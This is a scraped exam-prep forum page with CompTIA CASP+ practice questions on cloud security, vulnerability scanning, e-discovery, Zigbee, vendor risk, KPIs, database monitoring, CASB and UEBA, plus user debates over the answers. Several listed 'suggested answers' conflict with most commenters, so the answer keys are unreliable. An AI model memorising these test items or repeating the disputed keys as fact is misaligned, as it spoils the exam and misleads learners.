If you are wondering, this is found on page 194 of the casp+ study guide for CAS-004 in the lesson 8: understanding security considerations of cloud and specialized platforms.

upvoted 1 times

oskinoo 2 years, 11 months ago

The technology that allows Cloud Service Providers (CSPs) to add encryption across multiple data storages is C. Data dispersion1. This method involves spreading out data across multiple storage locations, which can enhance security and resilience.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Bit Splitting = segmenting data across multiple locations for both security and resiliency of the data. Error correction can get a couple of those bits back if anything fails.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

FOURDUE 3 years, 8 months ago

Selected Answer: D

2. What name is given to the practice of splitting encrypted data outputs into multiple parts which are subsequently stored in disparate storage locations? Bit Splitting or Cryptographic Splitting

upvoted 3 times

Tuno 3 years, 9 months ago

D. Bit splitting: " Cryptographic splitting, also known as cryptographic bit splitting or cryptographic data splitting, is a technique for securing data over a computer network. The technique involves encrypting data, splitting the encrypted data into smaller data units, distributing those smaller units to different storage locations, and then further encrypting the data at its new location."

upvoted 2 times

AlenKumar 3 years, 10 months ago

Homomorphic encryption is a technology that allows CSPs (cloud service providers) to add encryption across multiple data storages.

Homomorphic encryption is a form of encryption that allows mathematical operations to be performed on encrypted data without decrypting it. This means that data can be encrypted and stored in multiple locations, and then processed and analyzed while still in its encrypted state. This can be useful for CSPs, as it allows them to securely store and process sensitive data across multiple data storages without having to decrypt it first.

upvoted 2 times

hidady 3 years, 10 months ago

D is the crrect answer

upvoted 2 times

xaliq 3 years, 10 months ago

Selected Answer: D

Data dispersion describes intentionally spreading data across different storage locations and/or cloud storage providers in order to ensure the preservation of data if one of the locations becomes unavailable or is destroyed. A specific type of data dispersion is known as bit splitting, or cryptographic splitting, describes the practice of splitting encrypted data outputs into multiple parts which are subsequently stored in disparate storage locations (such as different cloud storage services) and then encrypting the outputs a second time. Answer is D

upvoted 3 times

kycugu 3 years, 10 months ago

Bit splitting is the technology that allows CSPs to add encryption across multiple data storages. Bit splitting is a technology that divides a data set into multiple parts that can be stored in different locations, with each part containing a small portion of the original data set. This provides an added layer of security as the data is spread across multiple locations and cannot be accessed without all of the parts.

Correct answer is D

upvoted 2 times

beanbag 4 years, 1 month ago

Selected Answer: D

Bit splitting is like adding encryption to RAID. The data is first encrypted, then separated into pieces, and the pieces are distributed across several storages

upvoted 2 times

eli117 4 years, 1 month ago

Selected Answer: D

Cryptographic splitting, also known as cryptographic bit splitting or cryptographic data splitting, is a technique for securing data over a computer network. The technique involves encrypting data, splitting the encrypted data into smaller data units, distributing those smaller units to different storage locations, and then further encrypting the data at its new location. https://en.wikipedia.org/wiki/Cryptographic_splitting

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: D

If my understanding is correct bit splitting does not add encryption it only splits the encryption, the encryption is still done by another standard. Symmetric just encrypts with one key. This is one of these tricky questions that make you think about other meanings in a question

upvoted 3 times

Question #134 *Topic 1*

A vulnerability scanner detected an obsolete version of an open-source file-sharing application on one of a company's Linux servers. While the software version is no longer supported by the OSS community, the company's Linux vendor backported fixes, applied them for all current vulnerabilities, and agrees to support the software in the future.
Based on this agreement, this finding is BEST categorized as a:

A. true positive.

B. true negative.

C. false positive.

D. false negative.

Suggested Answer: *C*

beanbag Highly Voted 4 years, 1 month ago

Selected Answer: A

It is TRUE POSITIVE; the scanner correctly identified the vulnerability. The Vendor only found a walkaround it does not mean the scanner's finding was invalid.

upvoted 10 times

[Removed] Highly Voted 3 years, 12 months ago

, the company's Linux vendor backported fixes, applied them for all current vulnerabilities, Meaning there weren't any vulnerabilities and the scanner detected a false positive. the vulnerability doesn't exist because the software is patched and will continue to be so.

upvoted 8 times

snowmaggedon Most Recent 2 years, 2 months ago

Based on the scenario provided, where the software version is no longer supported by the open-source community but is supported and patched by the company's Linux vendor, this finding is BEST categorized as a:

C. false positive.

Explanation: - A **false positive** occurs when a vulnerability scanner flags something as a vulnerability, but it is not actually a risk due to mitigating circumstances. In this case, while the vulnerability scanner detects the obsolete software version as a potential risk, the fact that the Linux vendor has backported fixes and continues to support the software means that the vulnerability is effectively mitigated. Therefore, the scanner's alert is not an actual risk, making it a false positive.

upvoted 1 times

rice3cooker 2 years, 3 months ago

Wouldnt it be A since it did find the obsolete OS and the even though there is a patch from the company the patch is currerntly not on the system scanned

upvoted 1 times

surfuganda 2 years, 6 months ago

Selected Answer: C

Reading comprehension, folks.

[...obsolete version...no longer supported by the OSS community] It would be a true positive for the rest of the world, yes. BUT The question doesn't ask about the rest of the world.

The question asks: Based on this agreement, [...vendor backported fixes...applied them...and agrees to support...in the future] this finding is BEST categorized as a:

[C] FALSE POSITIVE (for this company)

upvoted 4 times

Nickolos 2 years, 7 months ago

This all depends on whether the vendor backported the fix after the vulnerability has been found or before. Knowing this would allow to know if it is a true positive or a false positive.

upvoted 2 times

Delab202 2 years, 9 months ago

Selected Answer: A

A. True positive.

In vulnerability scanning, a "true positive" refers to a situation where the scanner correctly identifies a real vulnerability or issue. In this case, the vulnerability scanner detected an obsolete version of an open-source file-sharing application, and even though the software version is no longer supported by the open-source community, the Linux vendor has backported fixes, applied them, and agreed to support the software in the future. This means that the vulnerability scanner correctly identified a real issue that needs attention, making it a true positive.

upvoted 2 times

Anarckii 2 years, 10 months ago

Selected Answer: A

This would be a true positive because a vulnerability was found and even though that specific vulnerability wasn't patches others were

upvoted 2 times

rice3cooker 3 years ago

Selected Answer: A

I also say A because the way the question is worded. The scanner found the vulnerability but it is mentioned that there are fixes to that vulnerability but it didn't say that the IT techs have applied those fixes

upvoted 2 times

tefyayaydu 2 years, 11 months ago

It wouldn't matter if the application had been patched with patches from the vendor. The scanner is not able to recognize this and is comparing the software product to a specific list that states it is no longer supported from its original means. It is not uncommon for applications like Nessus to provide false positives and to correct them they need to manually updated to prevent the app from repeated finds.

upvoted 1 times

Meep123 3 years ago

C: If a vulnerability is patched, but the patch is not recognized by the vulnerability scanner, it is a false positive report. Reporting "Vulnerability!" where there is none, is a false positive.

upvoted 2 times

CXSSP 3 years, 1 month ago

Selected Answer: C

A true positive in this context would mean that the vulnerability scanner correctly identified a genuine vulnerability. However, given that the Linux vendor has backported fixes and agreed to support the software, the vulnerability is no longer present, making it a false positive.

So, the correct categorization is:

C. false positive.

This means that the scanner flagged a vulnerability that doesn't actually exist due to the vendor's actions.

upvoted 4 times

BiteSize 3 years, 3 months ago

Selected Answer: C

While the alert was TRUE for a vulnerability. It wasn't exploited so that is not a True positive in that light. Also, question says "based on this agreement" meaning now we are good.. it was a False Positive

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

Sepu 3 years, 3 months ago

Selected Answer: C

False positive. this happens all the time with RedHat packages. The versioning is different from the community's

upvoted 4 times

AaronS1990 3 years, 4 months ago

Right we need to clarify what backporting is. In my book Backporting is when a software patch is taken from a recent software version and applied to an older version. This is done to address security flaws in legacy software or older versions of the software.

How on earth does anyone have this as a false positive when backporting was necessary to fix an issue? That is a true positive.

upvoted 2 times

p1s3c 3 years, 5 months ago

Selected Answer: C

Based on the given scenario, the finding is a false positive. A false positive is a result that is reported as positive but is actually negative. In this case, the vulnerability scanner detected an obsolete version of the file-sharing application, but the company's Linux vendor backported fixes and agreed to support the software in the future, which means the vulnerability has been addressed and the finding is not accurate.

upvoted 4 times

testuser136 3 years, 6 months ago

False Positive (FP): Reality: No wolf threatened. Shepherd said: "Wolf." Outcome: Villagers are angry at shepherd for waking them up.

upvoted 1 times

BreakOff874 3 years, 6 months ago

Selected Answer: C

C. false positive.

A false positive occurs when a vulnerability scanner identifies a vulnerability that doesn't actually exist or isn't relevant due to mitigating circumstances. In this case, the scanner detected an obsolete version of the open-source file-sharing application and flagged it as a vulnerability. However, the company's Linux vendor has backported fixes for all current vulnerabilities and agreed to support the software in the future. This means that the flagged vulnerability is not an actual risk, and therefore, it is a false positive.

upvoted 4 times

[Removed] 3 years, 6 months ago

"BASED ON THIS AGREEMENT" this finding is BEST categorized as..... C false positive

upvoted 2 times

Question #135 *Topic 1*

A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.
Which of the following compensating controls would be BEST to implement in this situation?

A. EDR

B. SIEM

C. HIDS

D. UEBA

Suggested Answer: *B*
Reference: https://runpanther.io/cyber-explained/cloud-based-siem-explained/

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

Purpose: SIEM systems collect, analyze, and correlate security events from various sources within the network, including flow logs from VPCs in cloud environments. Visibility: SIEM provides comprehensive visibility into network traffic and security events by aggregating logs and alerts from different sources. This allows for real-time monitoring and historical analysis of network traffic. Centralized Logging: SIEM solutions can centralize the collection of flow logs, making it easier to manage and analyze network traffic patterns and detect anomalies. Alerting and Reporting: SIEM systems can generate alerts and reports based on predefined rules and correlations, helping security teams quickly identify and respond to potential security incidents.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

SIEM is always the best answer for visibility and continuous monitoring (CONMON). Build those dashboards, alerts, and correlation searches to keep track of the information the organization deems vital via its security strategy.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

last_resort 3 years, 6 months ago

Selected Answer: B

B. SIEM

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: B

Security information and event management (SIEM) solutions provide near realtime analysis of security alerts generated by a wide variety of network hardware, systems, and applications. SIEM platforms enhance incident detection and response capabilities by providing expanded insights into operational activity through collection, aggregation, and correlation of vast volumes of event data across the entire enterprise environmentSIEM removes much of the need to analyze individual systems by collecting log data and parsing it in a way that makes it easily searched and analyzed regardless of the underlying log format. Additionally, SIEM platforms remove much of the specialized knowledge needed to locate and analyze logs collected and stored on individual systems. For example, a security analyst can learn how to search and query for events using SIEM methods instead of learning how to interact with multiple operating systems, network devices, and/or applications to perform the same task.

upvoted 2 times

hidady 3 years, 10 months ago

B is the correct answer

upvoted 3 times

Question #136 *Topic 1*

A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization.

The legal department -
provided the security team with a list of search terms to investigate.
This is an example of:

A. due diligence.

B. e-discovery.

C. due care.

D. legal hold.

Suggested Answer: *A*
Reference: https://www.ansarada.com/due-diligence/hr

loganharris Highly Voted 3 years, 5 months ago

e-Discovery describes the electronic component of identifying, collecting, and providing the electronically stored information (ESI) identified by a legal hold. The scope of information included in e-Discovery can be vast and include everything from files, emails, logs, text messages, voicemail, databases, and social media activity. The scope of information requested in an e-Discovery request can be difficult for many organizations to comply with. For organizations that are involved in regular legal activities, generally large organizations and government, specific strategies are often employed to defend against e-Discovery requests. Defenses often include well-crafted data retention policies that define stringent periods for which data can be retained. However, data retention polices cannot conflict with existing laws that dictate retention periods.

From the CASP+ official comptia study guide
upvoted 7 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

The process described in the scenario, where the security team is asked to search for specific terms related to collusion and pricing from former staff members, is an example of e-discovery
upvoted 1 times

SangSang 2 years, 4 months ago

Selected Answer: B

e-Discovery refers to the process of identifying, collecting, and producing electronically stored information (ESI) in response to a request for production in a lawsuit or investigation.

Legal hold is the act of preserving data to prevent deletion or alteration, it defines by the industry legal and the local regulatory. While it is a part of the overall e-Discovery process, but the question asks for searching and finding information within the current data store, not asking for how and how long the data is keeping.
upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 3 times

loganharris 3 years, 5 months ago

A legal hold, or litigation hold, describes the notification received by an organization's legal team instructing them to preserve electronically stored information (ESI) and/or paper documents that may be relevant to a pending legal case. Legal hold authority can be complicated by jurisdiction, but these details are managed by legal teams. It is imperative that the cybersecurity team be notified of legal holds as soon as possible in order to ensure data is preserved in accordance with the order. Legal hold requirements often exceed the data protection and retention periods ordinarily in place.

Forgot to post but from same source

upvoted 1 times

BreakOff874 3 years, 6 months ago

Selected Answer: B

ChatGPT-4 answer

B. e-discovery.

This is an example of electronic discovery (e-discovery), which refers to the process of identifying, collecting, and producing electronically stored information (ESI) in response to a legal or regulatory request. In this case, the legal department has provided the security team with a list of search terms to investigate, indicating that they are trying to gather relevant data and information related to the collusion and pricing allegations. E-discovery is often a crucial part of litigation, regulatory compliance, and internal investigations.

upvoted 3 times

Geofab 3 years, 7 months ago

Selected Answer: D

I believe the answer is D because of the keyword "notice". a legal hold describes a notice received by an organization's legal team

upvoted 2 times

tefyayaydu 2 years, 11 months ago

It's a notice 'for information'. It then lists the following information to retrieve. A 'hold' would be to prevent any information from being deleted.

upvoted 1 times

EZPASS 3 years, 8 months ago

Selected Answer: B

You receive a regulatory notice to perform investigation on somebody based on a list of search terms. What is that process called? e-discovery.
Answer is B

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: D

legal hold A process designed to preserve all relevant information when litigation is reasonably expected to occur.

upvoted 1 times

FOURDUE 3 years, 9 months ago

Selected Answer: B

due diligence A legal principal that a subject has used best practice or reasonable care when setting up, configuring, and maintaining a system.

e-discovery Procedures and tools to collect, preserve, and analyze digital evidence.

upvoted 2 times

FOURDUE 3 years, 8 months ago

answer is D.. i came back here to correct my mistake. Preserve all relevant information. e-Discovery is the tool to perform the task like MS Purview or MS e-Discovery does for EXO.

upvoted 1 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: B

E-discovery, also known as electronic discovery or digital discovery, is the process of identifying, collecting, and producing electronically stored information (ESI) in response to a legal request or notice. In this case, the security team has received a regulatory notice asking for information regarding collusion and pricing from former staff members, and the legal department has provided them with a list of search terms to use in their investigation. This is an example of e-discovery, as the security team is using search terms to identify and collect ESI that is relevant to the regulatory request.

upvoted 3 times

kycugu 3 years, 10 months ago

e-Discovery is the process of collecting and reviewing electronically stored data for use in legal proceedings. In this case, the security team is using the list of search terms provided by the legal department to investigate the potential for collusion and pricing. This is an example of e-discovery.

answer is B

upvoted 2 times

CkI22 3 years, 11 months ago

Selected Answer: A

This is an example of due diligence.

From the Official Cert-Guide -

Due diligence is all about gathering information. Organizations must institute the appropriate procedures to determine any risks to organizational assets. Due diligence provides the information necessary to ensure that the organization practices due care. Without due diligence, due care cannot occur.

Due care is all about action. Organizations must institute the appropriate protections and procedures for all organizational assets, especially intellectual property.

upvoted 1 times

adamwella 4 years, 1 month ago

Selected Answer: B

Read the question: this one is tricky the question is asking for the last part of the question.

upvoted 3 times

dangerelchulo 4 years, 1 month ago

Selected Answer: D

I was wrong is legal hold

upvoted 1 times

beanbag 4 years, 1 month ago

Selected Answer: B

Easily option B. E-discovery is a form of digital investigation that attempts to find evidence in email, business communications and other data that could be used in litigation or criminal proceedings. The traditional discovery process is standard during litigation, but e-discovery is specific to digital evidence. The evidence from electronic discovery could include data from email accounts, instant messages, social profiles, online documents, databases, internal applications, digital images, website content and any other electronic information that could be used during civil and criminal litigation. The security team can only provide those info (digital or electronic) to the legal dept requesting it. Maybe they are also the custodian of the environment.

upvoted 4 times

ukuwai 4 years, 1 month ago

Selected Answer: D

e-Discovery describes the electronic component of identifying, collecting, and providing the electronically stored information (ESI) identified by a legal hold. So the answer should be legal hold

upvoted 1 times

Question #137 *Topic 1*

Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

A. Zigbee

B. CAN

C. DNP3

D. Modbus

Suggested Answer: *A*
Reference: https://urgentcomm.com/2007/11/01/connecting-on-a-personal-level/

23169fd Most Recent 2 years, 3 months ago

Selected Answer: A

Zigbee is designed for low-power, low-data-rate communication, making it ideal for creating personal area networks (PANs).

upvoted 3 times

BiteSize 3 years, 3 months ago

Selected Answer: A

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

FOURDUE 3 years, 8 months ago

Selected Answer: A

Unlike Wi-Fi, Zigbee has a shorter range of about 10-20 meters indoors because it uses less power. This does dramatically increase battery life for Zigbee devices. Zigbee devices can send and receive data from other Zigbee devices.

upvoted 1 times

kycugu 3 years, 10 months ago

Answer is A.

Zigbee is a low power, low data rate wireless communication protocol designed specifically for the creation of personal area networks (PANs). It is typically used for home automation, industrial automation, and other low power applications. Zigbee is an open standard and operates in the 2.4GHz frequency band.

upvoted 2 times

beanbag 4 years, 1 month ago

Selected Answer: A

ZigBee is the lowest power consumption protocol and the best in terms of reliability commercial devices. ZigBee is a wireless communication standard managed by the ZigBee Alliance based on the IEEE 802.15. 14 standard, providing a very low consumption if idle mode

upvoted 4 times

Question #138 *Topic 1*

An organization's assessment of a third-party, non-critical vendor reveals that the vendor does not have cybersecurity insurance and IT staff turnover is high. The organization uses the vendor to move customer office equipment from one service location to another. The vendor acquires customer data and access to the business via an API.
Given this information, which of the following is a noted risk?

A. Feature delay due to extended software development cycles

B. Financial liability from a vendor data breach

C. Technical impact to the API configuration

D. The possibility of the vendor's business ceasing operations

Suggested Answer: *B*
Reference: https://legal.thomsonreuters.com/en/insights/articles/data-breach-liability

Mr_BuCk3th34D Highly Voted 2 years, 10 months ago

Selected Answer: B

The organization's assessment reveals that the vendor does not have cybersecurity insurance, which could leave the organization financially liable for any damages resulting from a data breach. This is a noted risk that the organization should consider when working with the vendor.

upvoted 9 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: B

This questions basically spoon feeds the answer.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

AnnoyingIAGuy 2 years, 9 months ago

Selected Answer: B

B is the best answer

upvoted 2 times

Question #139 *Topic 1*

A company wants to quantify and communicate the effectiveness of its security controls but must establish measures. Which of the following is MOST likely to be included in an effective assessment roadmap for these controls?

A. Create a change management process.

B. Establish key performance indicators.

C. Create an integrated master schedule.

D. Develop a communication plan.

E. Perform a security control assessment.

Suggested Answer: *E*

Sloananne Highly Voted 3 years, 1 month ago

Selected Answer: B

Key Performance Indicators are a formal mechanism designed to measure the effectiveness of a cybersecurity program by defining the crucial goals and desired outcomes of the program.

upvoted 7 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: B

Assessment roadmap is a higher level strategic plan that will include KPI's to measure if the project is behind, on time, or ahead of schedule. An integrated master schedule is more detailed and would be between the Project Manager (PM) and the team. An IMS gives a detailed breakdown of subtasks to perform to complete an overall task of the entire project. https://tensix.com/what-is-an-integrated-master-schedule/ Therefore B has to be the answer, even though Chat GPT and other sources make a good point for C. Source: Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Alizadeh 2 years, 5 months ago

Selected Answer: B

To quantify and communicate the effectiveness of security controls, the most likely inclusion in an effective assessment roadmap would be to establish key performance indicators (KPIs). Key performance indicators are measurable metrics that help assess the performance and effectiveness of security controls. They provide a quantifiable way to track and evaluate the success of security measures in achieving their objectives.

upvoted 2 times

atebyasandwich 2 years, 10 months ago

Selected Answer: B

It is the best answer to show performance

upvoted 3 times

Mr_BuCk3th34D 2 years, 10 months ago

Selected Answer: B

KPIs are measurable values that are used to track and evaluate the performance of an organization or system against defined goals. In the context of security controls, KPIs could include metrics such as the percentage of vulnerabilities that are promptly patched, the number of successful and attempted cyber attacks, and the cost of security breaches. By establishing KPIs, a company can quantify and communicate the effectiveness of its security controls and track progress over time.

upvoted 3 times

fastcertification 3 years ago

B. pay attention to "likely to be included"

upvoted 4 times

dangerelchulo 3 years, 1 month ago

Selected Answer: C

The purpose of the Integrated master schedule is to manage critical activities, asses progress and performance, and fully utilizing resources https://www.lce.com/Integrated-Master-Schedule-IMS-2073.html

upvoted 1 times

Question #140 *Topic 1*

A bank is working with a security architect to find the BEST solution to detect database management system compromises. The solution should meet the following requirements:

➪ Work at the application layer

➪ Send alerts on attacks from both privileged and malicious users

➪ Have a very low false positive

Which of the following should the architect recommend?

A. FIM

B. WAF

C. NIPS

D. DAM

E. UTM

Suggested Answer: *D*

Reference: https://www.techtarget.com/searchitchannel/definition/database-activity-monitoring-DAM

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: D

A DAM solution is a security tool that monitors and analyzes database activity for signs of compromise or malicious activity. It is designed to work at the application layer and can send alerts on attacks from both privileged and malicious users. A DAM solution can also have a very low false positive rate, making it an effective tool for detecting database management system compromises.

upvoted 8 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: D

DAM (Database Activity Monitoring).The name say it all

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: D

DAM = Database Activity Monitoring Databases are made up of tables and primary keys (unique data). The key term in the question is "database management system." All answers point to DAM

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

hidady 3 years, 10 months ago

D is the correct answer

upvoted 3 times

Question #141 *Topic 1*

A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

A. Loss of governance

B. Vendor lockout

C. Compliance risk

D. Vendor lock-in

Suggested Answer: *A*

nmap_king_22 Highly Voted 3 years ago

Selected Answer: C

C. Compliance risk: Migrating to the cloud often involves storing, processing, and transmitting data that may be subject to various compliance requirements, such as data privacy regulations, industry standards, and contractual obligations. If the required controls cannot be implemented in the cloud environment, it could result in non-compliance with these regulations and standards, leading to potential legal and financial consequences.

In the context of the question, the risk of non-compliance is the primary concern because failing to meet regulatory and compliance requirements can have serious repercussions for a business when it comes to data security, privacy, and legal obligations.

upvoted 8 times

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: C

Loss of governance = loss of control

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

deeden Most Recent 1 year, 10 months ago

Selected Answer: A

Agree with A. While compliance risk is a valid concern, it is a subset of loss of governance. The broader issue is losing control over implementing and verifying compliance controls.

Loss of governance occurs because: - Control over certain aspects of security and compliance is transferred to the Cloud Service Provider (CSP). - The business must rely on the CSP to meet specific security, operational, and compliance requirements. - Gaps in the implementation of required controls increase the risk of mismanagement or vulnerabilities.

upvoted 1 times

IT_Master_Tech 1 year, 11 months ago

ChatGPT goes with A.

upvoted 1 times

HereToStudy 2 years, 1 month ago

Selected Answer: C

Originally thought A but the question says “cannot implement all the REQUIRED controls” I think this is beyond responsibilities transferred to the cloud.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: A

In a cloud environment, certain controls and responsibilities are transferred to the cloud service provider (CSP). If the organization cannot implement all required controls, it may lose visibility and control over how its data and workloads are managed and secured.

upvoted 1 times

EAlonso 2 years, 3 months ago

A. Cloud governance is an organization's way of defining and managing the policies or regulations for data that belong to them. This allows users working with sensitive cloud information to do so safely. Cloud governance helps you apply data regulations and simplify security procedures. This is because it is necessary to balance data privacy and security with accountability and business goals, as a cloud computing procedure.

upvoted 1 times

isaphiltrick 2 years, 3 months ago

Selected Answer: A

The primary risk associated with migrating workloads from an exclusively on-premises IT infrastructure to the cloud without being able to implement all the required controls is loss of governance. This risk involves the diminished ability to manage and control IT resources, data, and security, which can subsequently lead to compliance issues and other security vulnerabilities.

upvoted 1 times

drlunatic 2 years, 4 months ago

Selected Answer: A

A. Loss of governance

Loss of governance: When a business migrates its workloads to the cloud, it often loses some degree of control over its IT infrastructure. This can result in a loss of visibility into the infrastructure, difficulties in enforcing security policies, and challenges in ensuring that the cloud service provider is meeting the necessary security and compliance requirements. This loss of governance is a significant risk because it affects the organization's ability to manage and secure its data and applications effectively.

Compliance risk: While compliance risk is certainly a concern when migrating to the cloud, it is often a result of the broader issue of loss of governance. Without proper governance, it is challenging to ensure compliance with various regulations and standards.

upvoted 1 times

nuel_12 2 years, 8 months ago

Selected Answer: C

C IS THE BEST CHOICE

upvoted 3 times

ElDirec 2 years, 8 months ago

Selected Answer: A

Loss of governance because it only covers "this implementation". There's no indication of any compliance risk as no industry has been mentioned.

upvoted 2 times

Trap_D0_r 2 years, 9 months ago

Selected Answer: C

The question specifically points out that technical controls cannot be migrated, but does not broach governance policy at all. Fair to assume governance is not the issue here.

upvoted 2 times

smoothAzure 2 years, 9 months ago

which is right answer A or C? So confused

upvoted 1 times

Trap_D0_r 2 years, 9 months ago

It's C. There's no indication in the question that there's a governance issues, it's that technical controls cannot be implemented. That's a risk to your compliance posture.

upvoted 3 times

OdinAtlasSteel 2 years, 10 months ago

Selected Answer: A

In the absence of specific information about compliance requirements, the risk of Loss of Governance stands out as a potential consequence of migrating to the cloud without implementing all the necessary controls, impacting the ability to effectively manage and govern the IT infrastructure in the new cloud environment.

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: A

Lost of Governance best describes this specific situation. Compliance Risk would likely be more specific to not being able to meet some legal or other standard such as PCI DSS.

https://cloudtweaks.com/2015/03/top-web-security-risks/ https://blogs.vmware.com/cloudhealth/loss-of-governance-in-cloud-computing/#:~:text=The%20loss%20of%20governance%20in%20cloud%20computing%20occurs%20when%20businesses,suitable%20governance%20policy%20in%20place.

upvoted 2 times

32d799a 3 years ago

Selected Answer: A

A. Loss of governance: This is the most appropriate answer as it reflects the risk of not having full control or oversight over all aspects of the data, applications, and services when migrating to the cloud.

upvoted 2 times

strong1 3 years ago

LOSS OF GOVERNANCE As a cloud consumer you need to be sufficiently in control of your IT systems. If the cloud service agreement does not give you the proper tools, you have a problem. Example: you should be able to make a backup of your important data and get it out of the cloud provider system

upvoted 2 times

Question #142 *Topic 1*

A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.

B. Implement cloud infrastructure to proxy all user web traffic to enforce DLP and encryption policies.

C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.

D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Suggested Answer: *D*

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

Cloud Infrastructure: Using a cloud-based proxy ensures that all web traffic, regardless of the user's location, is routed through a central point where policies can be enforced consistently. SaaS Application Discovery: The proxy can monitor and log all web traffic, enabling the discovery of all SaaS applications being accessed by users. Centralized Policy Enforcement: Centralized policies can be implemented to control access, allowing the organization to block access to unapproved or risky SaaS applications effectively. Scalability and Flexibility: A cloud-based solution is scalable and can easily accommodate a distributed workforce without the need for extensive on-premises infrastructure.

upvoted 2 times

EAlonso 2 years, 3 months ago

C is the best answer because the remote workforce and it is a standard.

upvoted 1 times

xped2 3 years, 1 month ago

C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.

In a highly distributed remote workforce scenario, implementing a cloud-based solution to proxy all user web traffic and control access according to centralized policy is the most effective approach. This approach allows for centralized control and policy enforcement across all remote users, regardless of their physical location or endpoint device. It also enables the discovery of SaaS applications and the ability to block access to unapproved or risky applications in a scalable and efficient manner. It doesn't rely on installing agents on individual endpoints, making it easier to manage and enforce security policies across a distributed workforce.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

CASB is vital for Cloud Mandatory Access Control for all cloud apps and services.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

djash22 3 years, 8 months ago

Selected Answer: C

C is the best answer

upvoted 2 times

Serliop378 3 years, 8 months ago

Selected Answer: C

This is about identifying and blocking risky Saas access from the users.

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: C

CASBs provide you with visibility into how clients and other network nodes are using cloud services. Some of the functions of a CASB are: • Enable single sign-on authentication and enforce access controls and authorizations from the enterprise network to the cloud provider. • Scan for malware and rogue or non-compliant device access. • Monitor and audit user and resource activity. • Mitigate data exfiltration by preventing access to unauthorized cloud services from managed devices.

upvoted 3 times

AnnoyingIAGuy 3 years, 9 months ago

Selected Answer: C

B. I would say a proxy here works best

upvoted 1 times

AnnoyingIAGuy 3 years, 9 months ago

Typo. Answer should be C

upvoted 2 times

Question #143 *Topic 1*

During a phishing exercise, a few privileged users ranked high on the failure list. The enterprise would like to ensure that privileged users have an extra security- monitoring control in place. Which of the following is the MOST likely solution?

A. A WAF to protect web traffic

B. User and entity behavior analytics

C. Requirements to change the local password

D. A gap analysis

Suggested Answer: *A*

ThatGuyOverThere 2 years ago

Selected Answer: B

UEBA would be the right answer. A WAF is more about protecting the organization's applications and not protecting users from phishing or other external web based threats. If they mentioned something with URL or content filtering it may be harder but given the options UEBA fits best.

upvoted 1 times

FOURDUE 2 years, 8 months ago

Selected Answer: B

Security data analytics can be used to perform basic, essential employee monitoring or more advanced techniques such as User and Entity Behavior Analytics (UEBA), analyzing network activity to detect suspicious traffic, identifying unauthorized account use, identifying account breaches, supporting threat hunting, detecting malicious insider activities, and many other similar security operations capabilities.

upvoted 3 times

joaks 2 years, 9 months ago

Selected Answer: B

Its user based. UEBA is the way to go.

upvoted 2 times

angryelvis 2 years, 10 months ago

